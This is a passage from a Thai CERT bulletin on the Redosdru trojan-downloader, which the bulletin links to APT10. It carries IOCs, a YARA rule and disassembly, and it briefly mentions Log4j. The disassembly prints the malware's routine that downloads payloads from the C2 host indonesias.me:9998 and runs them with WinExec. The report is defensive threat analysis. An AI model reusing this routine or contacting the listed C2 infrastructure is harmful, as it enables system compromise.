
ศูนย์ TTC-CERT ได้ดำเนินการทำ Malware Analysis จากการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ตามข้อมูลจากรายงานฉบับที่ “รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-1.v1 Malware Analysis Report - Redosdru” พบว่าไฟล์ดังกล่าว (c32.exe, SHA256: 107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5) เป็นมัลแวร์ชนิดเดียวกันกับ มัลแวร์ที่ถูกใช้ใน Operation Cloud Hopper ซึ่งดำเนินการโดยกลุ่ม APT10 ทั้งนี้ เคยมีการรายงานจาก PwC UK ว่าการโจมตีในลักษณะนี้จากกลุ่มดังกล่าว มีเป้าหมายเพื่อขโมยข้อมูลทรัพย์สินทางปัญญาและข้อมูลที่มีความอ่อนไหว จาก Managed Service Providers (MSP) และลูกค้าของ Managed Service Providers ตลอดจนมีพื้นที่ปฏิบัติการในหลายพื้นที่ทั่วโลกรวมถึงภูมิภาคเอเชียด้วยเช่นกัน ซึ่งสิ่งที่พบสอดคล้องกับแหล่งที่มาของไฟล์มัลแวร์ที่ศูนย์ TTC-CERT นำมาวิเคราะห์ เนื่องจากไฟล์มัลแวร์นี้ได้มาจาก Honeypot โดย Source IP Address ที่ Drop ไฟล์มัลแวร์นี้ มีความเป็นไปได้สูงที่ถูกส่งมาจากเครื่องแม่ข่ายของ [ตัดออก]

ผลการตรวจสอบไฟล์มัลแวร์ดังกล่าว พบว่ามัลแวร์นี้มีขีดความสามารถที่หลากหลาย เช่น

- มีการปกป้องข้อมูล command and control (C2) และค่า Configuration โดยใช้การ Encode และ Obfuscation สองชั้น
- ทำการถอดรหัสข้อมูล C2 และค่า Configuration ภายใน Memory เท่านั้น
- สามารถรอรับคำสั่งเพิ่มเติมจาก C2 Server ได้
- สามารถเก็บรวบรวมข้อมูลของเครื่องผู้ใช้งานได้หลากหลาย เช่น เปิดกล้องเพื่อถ่ายภาพ-วิดิโอ, บันทึกเสียง, Keylogger, การใช้งาน Mouse, และอ่านค่า Clipboard เป็นต้น
- สามารถขโมยข้อมูลและส่งไฟล์ออกไปภายนอกผ่านระบบเครือข่ายได้

ซึ่งศูนย์ TTC-CERT พิจารณาแล้วเห็นว่า วัตถุประสงค์ของการโจมตีจากกลุ่มที่ใช้ Malware ชนิดนี้ในการโจมตี มีเป้าหมายเพื่อขโมยข้อมูลทรัพย์สินทางปัญญาและข้อมูลที่มีความอ่อนไหวจาก Managed Service Providers (MSP) และลูกค้าของ Managed Service Providers ตลอดจนมีพื้นที่ปฏิบัติการในหลายพื้นที่ทั่วโลกรวมถึงภูมิภาคเอเชียด้วย จึงมีความจำเป็นต้องทำการวิเคราะห์เพื่อรายงานถึงรูปแบบ Tactics, Techniques, และ Procedures (TTP) ของการโจมตีจาก Malware ดังกล่าว ตลอดจน รายงานข้อมูลเกี่ยวกับ Indicators of Compromise (IOCs) รวมถึง Yara Rule จากรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-2.v1 - Redosdru ที่พบในประเทศไทย** เมื่อ 15 พ.ย.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 2**




ภาพที่ 2 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานผลการวิเคราะห์มัลแวร์ AMAR-210499-2.v1 - Redosdru ที่พบในประเทศไทย** มีรายละเอียดตาม เอกสารแนบท้าย 2

ฉบับที่ 3

ศูนย์ TTC-CERT ได้ดำเนินการทำรายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาหที่ผ่านมา เนื่องจากเมื่อ 9 ธ.ค.64 ที่ผ่านมา มีการรายงานข้อมูลเกี่ยวกับช่องโหว่การเรียกใช้โค้ดหรือคำสั่งจากระยะไกล (Remote Code Execution) ที่สำคัญ (CVE-2021-44228) ซึ่งส่งผลต่อ Java logging package log4j ซึ่งเป็นซอฟต์แวร์ที่ใช้กันอย่างแพร่หลาย ซึ่งหลังจากที่มีการรายงานช่องโหว่นี้และมีการเผยแพร่ proof-of-concept (PoC) ในอินเทอร์เน็ตเป็นวงกว้าง ส่งผลให้ผู้ไม่หวังดีทำการโจมตีช่องโหว่นี้อย่างแพร่หลายในอินเทอร์เน็ต นอกจากนี้ ยังมีการเผยแพร่ช่องโหว่ในลักษณะเดียวกันกับช่องโหว่นี้หรือช่องโหว่ต่อเนื่อง อย่างน้อย 3 ครั้งในรอบสัปดาห์ ศูนย์ TTC-CERT จึงมีความเห็นว่ามีความจำเป็นที่จะต้องรวบรวมข้อมูลและสรุปรายงานข้อมูลนี้ให้สมาชิกและคนอื่น ๆ ได้ทราบ เพื่อลดความสับสนและสามารถนำวิธีแก้ปัญหาหรือนำวิธีตรวจสอบว่าหน่วยงานถูกโจมตีหรือได้รับความเสียหายจากการถูกโจมตีจากช่องโหว่เหล่านี้ ไปใช้ได้อย่างถูกต้องและทันท่วงทีตามที่ระบุไว้ในรายงานฉบับนี้ เพื่อให้สมาชิกและผู้อื่นอื่น ๆ สามารถนำข้อมูลในรายงานฉบับนี้มาใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ต่อไป

ศูนย์ TTC-CERT ได้เผยแพร่**รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาหที่ผ่านมา** เมื่อ 20 ธ.ค.64 ที่หน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/) ดัง**ภาพที่ 3**



ภาพที่ 3 *แสดงการเผยแพร่ข้อมูลบนหน้า Website ของ ศูนย์ TTC-CERT (https://www.ttc-cert.or.th/)*

ทั้งนี้ รายละเอียด**รายงานการวิเคราะห์สรุปช่องโหว่ Apache Log4j ในภาพรวมตลอดสัปดาหที่ผ่านมา** มีรายละเอียดตาม เอกสารแนบท้าย 3

เอกสารแนบท้าย 1

รายงานผลการวิเคราะห์มัลแวร์

AMAR-210499-1.v1 - Redosdru

วันที่เผยแพร่ครั้งแรก: 11-6-2564

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ตรวจพบการโจมตีทางไซเบอร์ซึ่งมีต้นทางมาจาก IP Address ของประเทศไทย ไปยัง port 445 โดยมีความพยายามในการอัพโหลดไฟล์ต้องสงสัยมายังเครื่องเป้าหมายอย่างต่อเนื่อง จึงได้ทำการเก็บรวบรวมข้อมูลและตรวจวิเคราะห์ไฟล์ดังกล่าว พบว่าเป็นไฟล์มัลแวร์ประเภท Trojan-Downloader ในรูปแบบ DLL File (.dll) ซึ่งเมื่อถูกเรียกใช้งานหรือถูก inject ไปใน process ใด ๆ แล้วจะทำการดาวน์โหลดไฟล์ Payload จาก Command and Control มาลงบนเครื่องเป้าหมายแล้วทำการ execute ไฟล์ Payload ดังกล่าวอีกทอดหนึ่ง

ผลจากการตรวจวิเคราะห์พบว่าไฟล์ DLL ดังกล่าว มีลักษณะเฉพาะ (Characteristics) ที่ตรงกับสายพันธ์มัลแวร์ชื่อ **Redosdru**

ศูนย์ TTC-CERT ได้จัดทำ Yara Rule เพื่อใช้ในการตรวจจับไฟล์มัลแวร์ดังกล่าว ซึ่งสมาชิกสามารถนำไปใช้ในการตรวจสอบหาไฟล์ต้องสงสัยได้ทันที

ไฟล์ที่ถูกตรวจสอบ (จำนวนของไฟล์)

6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB

(6f7bf6e5a7608daf0dc17e0f732e7f3faed1d3e1dff8d69172490bce2987e6eb)

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (จำนวนของไฟล์)

107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5

(c32.exe_packed)

428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635

(32.exe_packed)

โดเมน (1)

indonesias[.]me:9998

ไอพี (6)

61[.]160[.]6[.]245

103[.]253[.]27[.]224

61[.]19[.]252[.]169

113[.]200[.]207[.]107

218[.]85[.]133[.]179

43[.]229[.]153[.]157

ผลการวิเคราะห์

6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB

Tags

Downloader Trojan Redosdru

รายละเอียดของไฟล์

ชื่อไฟล์	6f7bf6e5a7608daf0dc17e0f732e7f3faed1d3e1dff8d69172490bce2987e6eb
ขนาด	71171 bytes
ประเภท	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
MD5	49A968E5BF0351F65C47E275B25340FE
SHA1	88823E2E95B1BBF191B083590A2F05CC977F792C
SHA256	6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB
SHA512	8128f4b6c14f683ef77e7f467575d185a45e0bc0201369a3af6dd06ed2ccacdf39edeaaf39cfcbe6d022be222a4289c8430e2e97c0d34dbc4fa7d77e71e2e343
ssdeep	768:a8O6iuBiWMeSTM7lhtFS5oLIpTlG+8+aYHdRP9tshsGx8U4hHNEDQ4F4iNx5i:a16iuzMeSTQF3nKaY9RsN8UaBs5i
Entropy	5.272

แอนตี้ไวรัส

Microsoft	TrojanDownloader:Win32/Small
Malwarebytes	Trojan.Downloader
McAfee	GenericRXAA-FA!49A968E5BF03

Yara Rules

```
import "pe"
import "hash"

rule Redosdru_Downloader{
```

```
        meta:
                Description = "Detect Redosdru trojan-downloader"
                Author = "TTC-CERT"
                Date = "3/5/2021"
                SHA256 =
"6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB"

        strings:
                $pdb1 = "C:\\Users\\Administrator.HY-201705071353\\Desktop\\" wide ascii
                $pdb2 = "\\1\\Debug\\1.pdb" wide ascii
                $url_regex = /https?:\/\/([\w\.-]+)([\/\w \.-]*)/ wide ascii

        condition:
                all of them and
                uint16(0) == 0x5A4D and
                filesize <= 100KB and
                (pe.imports("kernel32.dll","WinExec") and
                pe.imports("urlmon.dll", "URLDownloadToFileA"))
}
```

PE Metadata	
Compile Date	2017-05-12 15:12:49 UTC
Import Hash	F9B3CCE3DE2E9E78AA0CD0519C7AB711

PE Sections				
MD5	**Name**	**Virtual Size**	**Raw Size**	**Entropy**
D41D8CD98F00B204E9800998ECF8427E	.textbss	65536	0	0
872C64580BB27B6823406F63A5281A3F	.text	42443	42496	5.551
E34CA5909D9B1D54DFA4E64C60A22AB0	.rdata	15991	16384	3.072
7C05C64D9E5D11CC5450EBBBDED2C7A8	.data	8016	4096	2.119
7896EC015D39D4D53112FC400AAB08B4	.idata	2513	2560	4.417
A1A5F933A1D31FF34355D66646EC2D95	.rsrc	1113	1536	2.252
2520C5673A6C2FCDBB77361A2AF39B28	.reloc	2707	3072	5.387

Packers/Compilers/Cryptors

Microsoft Visual C++ V8.0 (Debug)

ความเชื่อมโยง

6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB	Connected_To	http://indonesias[.]me:9998

รายละเอียด

ไฟล์ 6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB เป็น Payload จากการโจมตี port 445 โดยมีต้นทางคือหมายเลขไอพี 203[.]154[.]230[.]19 (TH)

	Date	Sensor	Country	Src IP	Dst port
1	2021-04-24 06:33:58	[redacted]		203.154.230.19	445
2	2021-04-24 06:33:53	[redacted]		203.154.230.19	445
3	2021-04-24 06:33:53	[redacted]		203.154.230.19	445
4	2021-04-24 06:32:53	[redacted]		203.154.230.19	445
5	2021-04-24 06:32:47	[redacted]		203.154.230.19	445
6	2021-04-24 06:32:47	[redacted]		203.154.230.19	445
7	2021-04-24 06:32:47	[redacted]		203.154.230.19	445
8	2021-04-24 06:31:55	[redacted]		203.154.230.19	445
9	2021-04-24 06:31:14	[redacted]		203.154.230.19	445
10	2021-04-24 06:31:09	[redacted]		203.154.230.19	445

เมื่อตรวจสอบ File Metadata พบว่าเป็น PE File ประเภท Dynamic-link Library (DLL) ซึ่งถูก complie เมื่อ 2017-05-12 15:12:49 UTC (Timestamp สามารถปลอมแปลงได้)

file-type	dynamic-link-library
compiler-stamp	0x5915D0F1 (Fri May 12 11:12:49 2017)

ตรวจพบ strings ซึ่งบ่งชี้ถึงไฟล์และ directory จำนวน 3 รายการ ได้แก่

- c:\Windows\32.exe

- c:\Windows\c32.exe
- c:\Windows\iexplore.exe

และพบ strings ซึ่งบ่งชี้ถึง URL สำหรับดาวน์โหลดไฟล์ จำนวน 3 รายการ ได้แก่

- http://indonesias[.]me:9998/32.exe
- http://indonesias[.]me:9998/c32.exe
- http://indonesias[.]me:9998/iexplore.exe

ภายในไฟล์ DLL นี้มีฟังก์ชั่นการทำงาน 2 ส่วน คือ การตรวจสอบการตั้งค่าของระบบ โดยจะอาศัย API เช่น GetSystemTimeAsFileTime, GetCurrentProcessId, GetCurrentThreadId, GetTickCount, และ QueryPerformanceCounter เพื่อทำการตรวจสอบข้อมูลวันเวลาของเครื่องคอมพิวเตอร์, ข้อมูล Process และ Thread ที่กำลังถูกใช้งาน, ค่าข้อมูลจาก GetTickCount และ QueryPerformanceCounter ซึ่งสามารถนำไปใช้ในการเช็คสถานะการใช้งาน Debugger ได้

```
55                  push ebp
8B EC               mov ebp,esp
83 EC 10            sub esp,10
A1 80 00 45 71      mov eax,dword ptr ds:[71450080]
83 65 F8 00         and dword ptr ss:[ebp-8],0
83 65 FC 00         and dword ptr ss:[ebp-4],0
53                  push ebx
57                  push edi
BF 4E E6 40 BB      mov edi,BB40E64E
BB 00 00 FF FF      mov ebx,FFFF0000
3B C7               cmp eax,edi
74 0D               je malicious.71444597
85 C3               test ebx,eax
74 09               je malicious.71444597
F7 D0               not eax
A3 84 00 45 71      mov dword ptr ds:[71450084],eax
EB 65               jmp malicious.714445FC
56                  push esi
8D 45 F8            lea eax,dword ptr ss:[ebp-8]
50                  push eax
FF 15 78 22 45 71   call dword ptr ds:[<&GetSystemTimeAsFileTime>]
8B 75 FC            mov esi,dword ptr ss:[ebp-4]
33 75 F8            xor esi,dword ptr ss:[ebp-8]
FF 15 74 22 45 71   call dword ptr ds:[<&GetCurrentProcessId>]
33 F0               xor esi,eax
FF 15 E4 21 45 71   call dword ptr ds:[<&GetCurrentThreadId>]
33 F0               xor esi,eax
FF 15 70 22 45 71   call dword ptr ds:[<&GetTickCount>]
33 F0               xor esi,eax
8D 45 F0            lea eax,dword ptr ss:[ebp-10]
50                  push eax
FF 15 6C 22 45 71   call dword ptr ds:[<&QueryPerformanceCounter>]
8B 45 F4            mov eax,dword ptr ss:[ebp-C]
33 45 F0            xor eax,dword ptr ss:[ebp-10]
33 F0               xor esi,eax
3B F7               cmp esi,edi
75 07               jne malicious.714445DD
BE 4F E6 40 BB      mov esi,BB40E64F
EB 10               jmp malicious.714445ED
85 F3               test ebx,esi
75 0C               jne malicious.714445ED
8B C6               mov eax,esi
0D 11 47 00 00      or eax,4711
C1 E0 10            shl eax,10
0B F0               or esi,eax
89 35 80 00 45 71   mov dword ptr ds:[71450080],esi
F7 D6               not esi
89 35 84 00 45 71   mov dword ptr ds:[71450084],esi
5E                  pop esi
5F                  pop edi
5B                  pop ebx
C9                  leave
C3                  ret
```

ฟังก์ชั่นการทำงานในส่วนที่สองคือ การดาวน์โหลดและ execute ไฟล์ Payload

```
.text:10011D20 Download_Execute_Payload proc near      ; CODE XREF: j_Download_Execute_Payload↑j
.text:10011D20
.text:10011D20 var_C0          = byte ptr -0C0h
.text:10011D20
.text:10011D20                 push    ebp
.text:10011D21                 mov     ebp, esp
.text:10011D23                 sub     esp, 0C0h
.text:10011D29                 push    ebx
.text:10011D2A                 push    esi
.text:10011D2B                 push    edi
.text:10011D2C                 lea     edi, [ebp+var_C0]
.text:10011D32                 mov     ecx, 30h
.text:10011D37                 mov     eax, 0CCCCCCCCh
.text:10011D3C                 rep stosd
.text:10011D3E                 call    j_Download_Execute_c32_exe
.text:10011D43                 call    j_Download_Execute_iexplore_exe
.text:10011D48                 call    j_Download_Execute_32_exe
.text:10011D4D                 mov     eax, 1
.text:10011D52                 pop     edi
.text:10011D53                 pop     esi
.text:10011D54                 pop     ebx
.text:10011D55                 add     esp, 0C0h
.text:10011D5B                 cmp     ebp, esp
.text:10011D5D                 call    Check_MemLocation_Debug
.text:10011D62                 mov     esp, ebp
.text:10011D64                 pop     ebp
.text:10011D65                 retn    0Ch
.text:10011D65 Download_Execute_Payload endp
.text:10011D65
```

โดยฟังก์ชั่นในส่วนนี้จะทำหน้าที่ในการดาวน์โหลดและ execute ไฟล์ Payload ครั้งละ 1 ไฟล์ รวมทั้งหมด 3 ไฟล์ ได้แก่ c32.exe, iexplore.exe, และ 32.exe โดยจะทำการดาวน์โหลดจาก URL http://indonesias[.]me ผ่าน port 9998 ซึ่งสอดคล้องกับค่า strings ที่ตรวจพบก่อนหน้า คือ

- http://indonesias[.]me:9998/c32.exe
- http://indonesias[.]me:9998/iexplore.exe
- http://indonesias[.]me:9998/32.exe

หากการดาวน์โหลดไฟล์สำเร็จ ไฟล์ดังกล่าวจะถูกสร้างเอาไว้ภายใต้ directory %windows% ซึ่งสอดคล้องกับค่า strings ที่ตรวจพบก่อนหน้า คือ

- c:\Windows\c32.exe
- c:\Windows\iexplore.exe
- c:\Windows\32.exe

โดยลำดับในการดาวน์โหลดและ execute ไฟล์ Payload ดังกล่าว มีการเรียงลำดับดังนี้ c32.exe > iexplore.exe > 32.exe

```
.text:10011C90 Download_Execute_c32_exe proc near      ; CODE XREF: j_Download_Execute_c32_exe↑j
.text:10011C90
.text:10011C90 var_C0          = byte ptr -0C0h
.text:10011C90
.text:10011C90                 push    ebp
.text:10011C91                 mov     ebp, esp
.text:10011C93                 sub     esp, 0C0h
.text:10011C99                 push    ebx
.text:10011C9A                 push    esi
.text:10011C9B                 push    edi
.text:10011C9C                 lea     edi, [ebp+var_C0]
.text:10011CA2                 mov     ecx, 30h
.text:10011CA7                 mov     eax, 0CCCCCCCCh
.text:10011CAC                 rep stosd
.text:10011CAE                 push    0               ; LPBINDSTATUSCALLBACK
.text:10011CB0                 push    0               ; DWORD
.text:10011CB2                 push    offset aCWindowsC32Exe ; "c:\\Windows\\c32.exe"
.text:10011CB7                 push    offset aHttpIndonesias_1 ; "http://indonesias.me:9998/c32.exe"
.text:10011CBC                 push    0               ; LPUNKNOWN
.text:10011CBE                 call    j_URLDownloadToFileA
.text:10011CC3                 mov     esi, esp
.text:10011CC5                 push    1388h           ; dwMilliseconds
.text:10011CCA                 call    ds:Sleep
.text:10011CD0                 cmp     esi, esp
.text:10011CD2                 call    Check_MemLocation_Debug
.text:10011CD7                 mov     esi, esp
.text:10011CD9                 push    0               ; uCmdShow
.text:10011CDB                 push    offset aCWindowsC32Exe ; "c:\\Windows\\c32.exe"
.text:10011CE0                 call    ds:WinExec
.text:10011CE6                 cmp     esi, esp
.text:10011CE8                 call    Check_MemLocation_Debug
.text:10011CED                 pop     edi
.text:10011CEE                 pop     esi
.text:10011CEF                 pop     ebx
.text:10011CF0                 add     esp, 0C0h
.text:10011CF6                 cmp     ebp, esp
.text:10011CF8                 call    Check_MemLocation_Debug
.text:10011CFD                 mov     esp, ebp
.text:10011CFF                 pop     ebp
.text:10011D00                 retn
.text:10011D00 Download_Execute_c32_exe endp
```

indonesias[.]me

Tags

Command and Control

URLs

- http://indonesias[.]me:9998/c32.exe
- http://indonesias[.]me:9998/iexplore.exe
- http://indonesias[.]me:9998/32.exe

Ports

- 9998 TCP

Whois

Domain Name: INDONESIAS[.]ME

Registry Domain ID: D425500000049923590-AGRS

Registrar WHOIS Server:

Registrar URL:

Updated Date: 2020-01-27T14:27:21Z

Creation Date: 2018-07-22T06:56:51Z

Registry Expiry Date: 2021-07-22T06:56:51Z

Registrar Registration Expiration Date:

Registrar: NameSilo, LLC

Registrar IANA ID: 1479

Registrar Abuse Contact Email:

Registrar Abuse Contact Phone:

Reseller:

Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited

Registrant Organization:

Registrant State/Province: Hubei/xiaochang/fengshan

Registrant Country: CN

Name Server: RITA.NS.CLOUDFLARE.COM

Name Server: KAI.NS.CLOUDFLARE.COM

DNSSEC: unsigned

URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/

>>> Last update of WHOIS database: 2021-05-03T20:33:38Z <<<


ความเชื่อมโยง

indonesias[.]me	Connected_From	6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DF F8D69172490BCE2987E6EB

รายละเอียด

“6f7bf6e5a7608daf0dc17e0f732e7f3faed1d3e1dff8d69172490bce2987e6eb” (6F7BF6E5A7608DAF0DC17E0F732E7F3FAED1D3E1DFF8D69172490BCE2987E6EB) พยายามเชื่อมต่อมายังโดเมนนี้

รูปภาพประกอบ



ภาพประกอบ - :หน้าเว็บไซต์ http://indonesias[.]me

เอกสารแนบท้าย 2

รายงานผลการวิเคราะห์มัลแวร์

AMAR-210499-2.v1 - Redosdru

วันที่เผยแพร่สู่สาธารณะครั้งแรก: 15-09-2564

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” พบว่าไฟล์ดังกล่าว (c32.exe, SHA256: 107BB221F0DE9CE215DA1E685ED9144B45EDAF0829C654419CB24F0260DD71A5) เป็นมัลแวร์ชนิดเดียวกันกับมัลแวร์ที่ถูกใช้ใน Operation Cloud Hopper ซึ่งดำเนินการโดยกลุ่ม APT10 ทั้งนี้ เคยมีการรายงานจาก PwC UK[1] ว่าการโจมตีในลักษณะนี้จากกลุ่มดังกล่าว มีเป้าหมายเพื่อขโมยข้อมูลทรัพย์สินทางปัญญาและข้อมูลที่มีความอ่อนไหว จาก Managed Service Providers (MSP) และลูกค้าของ Managed Service Providers ตลอดจนมีพื้นที่ปฏิบัติการในหลายพื้นที่ทั่วโลกรวมถึงภูมิภาคเอเชียด้วยเช่นกัน ซึ่งสิ่งที่พบสอดคล้องกับแหล่งที่มาของไฟล์มัลแวร์ที่ศูนย์ TTC-CERT นำมาวิเคราะห์ เนื่องจากไฟล์มัลแวร์นี้ได้มาจาก Honeypot โดย Source IP Address ที่ Drop ไฟล์มัลแวร์นี้ 